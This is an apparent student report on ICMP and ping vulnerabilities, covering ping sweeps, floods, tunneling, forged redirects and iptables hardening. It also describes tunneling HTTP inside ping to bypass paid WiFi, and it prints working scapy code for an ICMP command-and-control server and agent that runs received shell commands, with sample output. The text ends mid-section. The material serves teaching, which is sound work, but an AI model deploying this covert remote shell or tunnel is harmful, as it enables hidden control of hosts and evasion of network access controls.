

Analyze the different vulnerabilities of the ICMP protocol wrt PING

Soumyadeep Basu, Kumar Utkarsh, Rohit Haolader, Raushan Raj, Suryasen Singh

V Semester BTech, Department of Information Technology ,

Indian Institute of Information Technology, Allahabad, India.

I. INTRODUCTION

DEFINITION

ICMP (Internet Control Message Protocol) is a supporting protocol in the Internet protocol suite. It is used by network devices to send error messages and operational information. The most known and probably the most commonly used

ICMP message is the **Ping message**.

Ping is a control message that is a part of the ICMP (Internet Control Message Protocol).

Ping is sent from one node in a network to another. It's built from a layer 2 and layer 3 headers (MAC and IP headers defined by the OSI module) and a special ICMP packet. The sending node will set the destination parameters and if the message is received by the destination it will return it right back –

```
C:\Users\TheShield>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
Reply from 8.8.8.8: bytes=32 time=72ms TTL=121
Reply from 8.8.8.8: bytes=32 time=70ms TTL=121
Reply from 8.8.8.8: bytes=32 time=67ms TTL=121
Reply from 8.8.8.8: bytes=32 time=66ms TTL=121

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
    Approximate round trip times in milli-seconds:
        Minimum = 66ms, Maximum = 72ms, Average = 68ms
```

UNDERSTANDING

Network administrators often opt to disable ICMP on network devices to evade network mapping applications used by adversaries (e.g., Nmap and Nessus scans). Unwarranted actions such as network discovery attacks, covert

communication channels, and network traffic redirection could all be executed with ICMP enabled, which include but are not limited to:

Ping sweep — A type of attack that uses ICMP echo request messages to enumerate live hosts on a network.

Ping flood — Utilized to launch a denial of service attack (DoS), where the attacker sends ICMP requests in a rapid succession without waiting for the targeted system to respond. Ping floods aim to consume both incoming and outgoing bandwidth as well as utilize CPU resources to degrade the system's performance.

ICMP tunneling — A method used to establish a covert communication channel between remote systems, most times between a client and a proxy. All communications are sent via ICMP requests and replies. ICMP tunneling could be used to bypass firewall rules.

Forged ICMP redirects — Network traffic could be fraudulently redirected to an attacker via a forged ICMP redirect message. The attacker would send a ICMP redirect message, which informs a host of a direct path to a destination, to the victim that contains the IP addresses of the attacker's system. This allows an attacker to compromise network traffic via a man-in-the-middle attack or cause a DoS.

Due to all of the possible attacks involving ICMP, and the fact that TCP/IP “mostly” works even when ICMP traffic is blocked, network administrators sometimes block ICMP traffic on their firewalls as a “quick fix” security measure.

Impacts of Blocking ICMP

By disabling the ICMP protocol, diagnostics, reliability, and network performance may suffer as a result. Important mechanisms are disabled when the ICMP protocol is restricted.

Path MTU discovery (PMTUD) — Used to determine the maximum transmission unit size on network devices that connects the source and destination to avoid IP fragmentation. ICMP type 3, code 4, and max packet size are returned when a packet exceeds the MTU size of a network device on the connected path. If these ICMP messages are blocked, the destination system continuously requests undelivered packets and the source system continues to resend them infinitely but to no avail, since they are too large to pass through the complete path from the source to the destination. This behavior most likely will cause a hang and is called an ICMP black hole.

Time to live (TTL) — Defines the lifespan of a data packet while traveling from source to destination. The lifespan of a packet is set by a timestamp or a hop counter to ensure the datagram does not propagate through the Internet indefinitely. A network device with ICMP blocked will not receive type 11, time exceeded, code 0, time exceeded in transit error message — notifying the source host to increase the lifespan of the data to successfully reach the destination, if the datagram fails to reach the destination.

ICMP redirect — Utilized by a router to inform a host of a direct path from the host (source) to destination. This reduces the amount of hops data has to travel through to reach the

destination. With ICMP disabled, the host will not be aware of the most optimal route to the destination — causing the host to send data through excessive network devices, consuming unnecessary resources which leads to the reduction of network performance.

Better Ways to Prevent ICMP Abuse

Disabling the full ICMP protocol may not be a good approach in securing network devices. Instead, disabling a subset of ICMP types provides fine-grained control over which types of ICMP messages network devices could request, receive, and respond to.

On Linux, iptables provides users an avenue to achieve fine-grained control over ICMP. For example, to allow echo reply enter the follow shell command within a terminal:

```
sudo iptables -A OUTPUT -p icmp --icmp-type echo-reply -j ACCEPT
```

or

```
sudo iptables -A OUTPUT -p icmp --icmp-type 0 -j ACCEPT
```

The example above will allow all outgoing echo replies where:

-A OUTPUT is the target chain

-p icmp is the protocol

--icmp-type 0 is the messages type (echo reply)

-j ACCEPT is the action to be carried out.

When evaluating which message types a network device should be permitted to send and receive, device type and purpose should be taken into consideration. Completely blocking the whole ICMP may not be the best solution when attempting to implement

supplementary layers of protection against network attacks. An assessment of each network device should be carried out to determine which types of messages should be disabled to provide additional security or remain enabled to maintain a high level of network performance.


PING Power -- ICMP Tunnel

ICMP Tunneling can be done by changing the Payload Data so it will contain the data we want to send.

Usually, it contains a default Payload Data such as this ASCII string — “abcdefghijklmnopqrstuvwabcdefghi”


IP Datagram				
	Bits 0–7	Bits 8–15	Bits 16–23	Bits 24–31
IP Header (20 bytes)	Version/IHL	Type of service	Length	
	Identification		flags and offset	
	Time To Live (TTL)	Protocol	Checksum	
	Source IP address			
	Destination IP address			
ICMP Header (8 bytes)	Type of message	Code	Checksum	
	Header Data			
ICMP Payload (optional)	Payload Data			

IP datagram of a ping packet



If we encapsulate an HTTP packet inside the Payload Data, we will get the most common way of this method- sneak out of a Pay-for-WiFi.

This can be achieved by using a proxy server that waits for ping messages and sends them as needed (for example — as HTTP).



Using the right tools (such as ptunnel), encapsulate the HTTP packet that you would like to send to Google into the Ping packet (inside Payload Data). Then send it to the proxy server using the proxy server IP address as the destination.

Note — This IP is not the destination of the HTTP packet (the IP destination of the HTTP packet will be the IP of www.google.com)

Because airports routers usually allow ICMP traffic out of the network, the router will deliver the Ping message to the proxy server.

The proxy server receives the Ping packet, breaks it into 2 parts –

- The ICMP headers.
- The payload which contains the original HTTP message.

Note — The source IP of the HTTP packet that the proxy sends to Google, should be the IP of the proxy server itself and not the IP of your laptop (or the airport's router...) because Google should reply back to the proxy and not to you.

C2.py

from scapy.all import *

```
def main():
    while True:
        command = raw_input('# Enter command: ')
        # build the ICMP packet with the command as
        the payload
        pinger = IP(dst="localhost")/ICMP(id=0x0001,
        seq=0x1)/command
        send(pinger)
        # wait for the ICMP message containing the
        answer from the agent
        # to be received
        rx = sniff(count=1, timeout=2)
        # use this if agent is not on local machine:
        #rx = sniff(filter="icmp", count=1)
        print(rx[0][Raw].load.decode('utf-8'))
```

```
if __name__ == "__main__":
    main()
```

Agent.py


import os
from scapy.all import *

```
def main():
```

```
    while True:
        # wait for the ICMP message containing the
        command from the C2 server
        # to be received
        rx = sniff(filter="icmp", count=1)
        # strip down the packet to the payload itself
        var = rx[0][Raw].load.decode('utf-8')
        # run the command and save the result
        res = os.popen(var).read()
        # build the ICMP packet with the result as the
        payload
        send(IP(dst="localhost")/ICMP(type="echo-reply",
        id=0x0001, seq=0x1)/res)
```

```
if __name__ == "__main__":
    main()
```

Using this will look something like this –



```
root@kali:~/Desktop# python C2.py
# Enter command: pwd
.
Sent 1 packets.
/root/Desktop
chakrack C2.py agent.py
# Enter command: whoami
.
Sent 1 packets.
root
# Enter command: cat /etc/netconfig
.
Sent 1 packets.
#
# The network configuration file. This file is currently only used in
# conjunction with the TI-RPC code in the libtirpc library.
#
# Entries consist of:
#
#     <network_id> <semantics> <flags> <protofamily> <protoname> \
#         <device> <nametoaddr_libs>
#
# The <device> and <nametoaddr_libs> fields are always empty in this
# implementation.
#
udp      tpi_clts      v      inet      udp      -      -
tcp      tpi_cots_ord v      inet      tcp      -      -
udp6     tpi_clts      v      inet6     udp      -      -
tcp6     tpi_cots_ord v      inet6     tcp      -      -
rawip    tpi_raw       -      inet      -        -      -
local    tpi_cots_ord -      loopback  -        -      -
unix     tpi_cots_ord -      loopback  -        -      -
# Enter command: █
```

Lets see what's exactly going on using Wireshark –

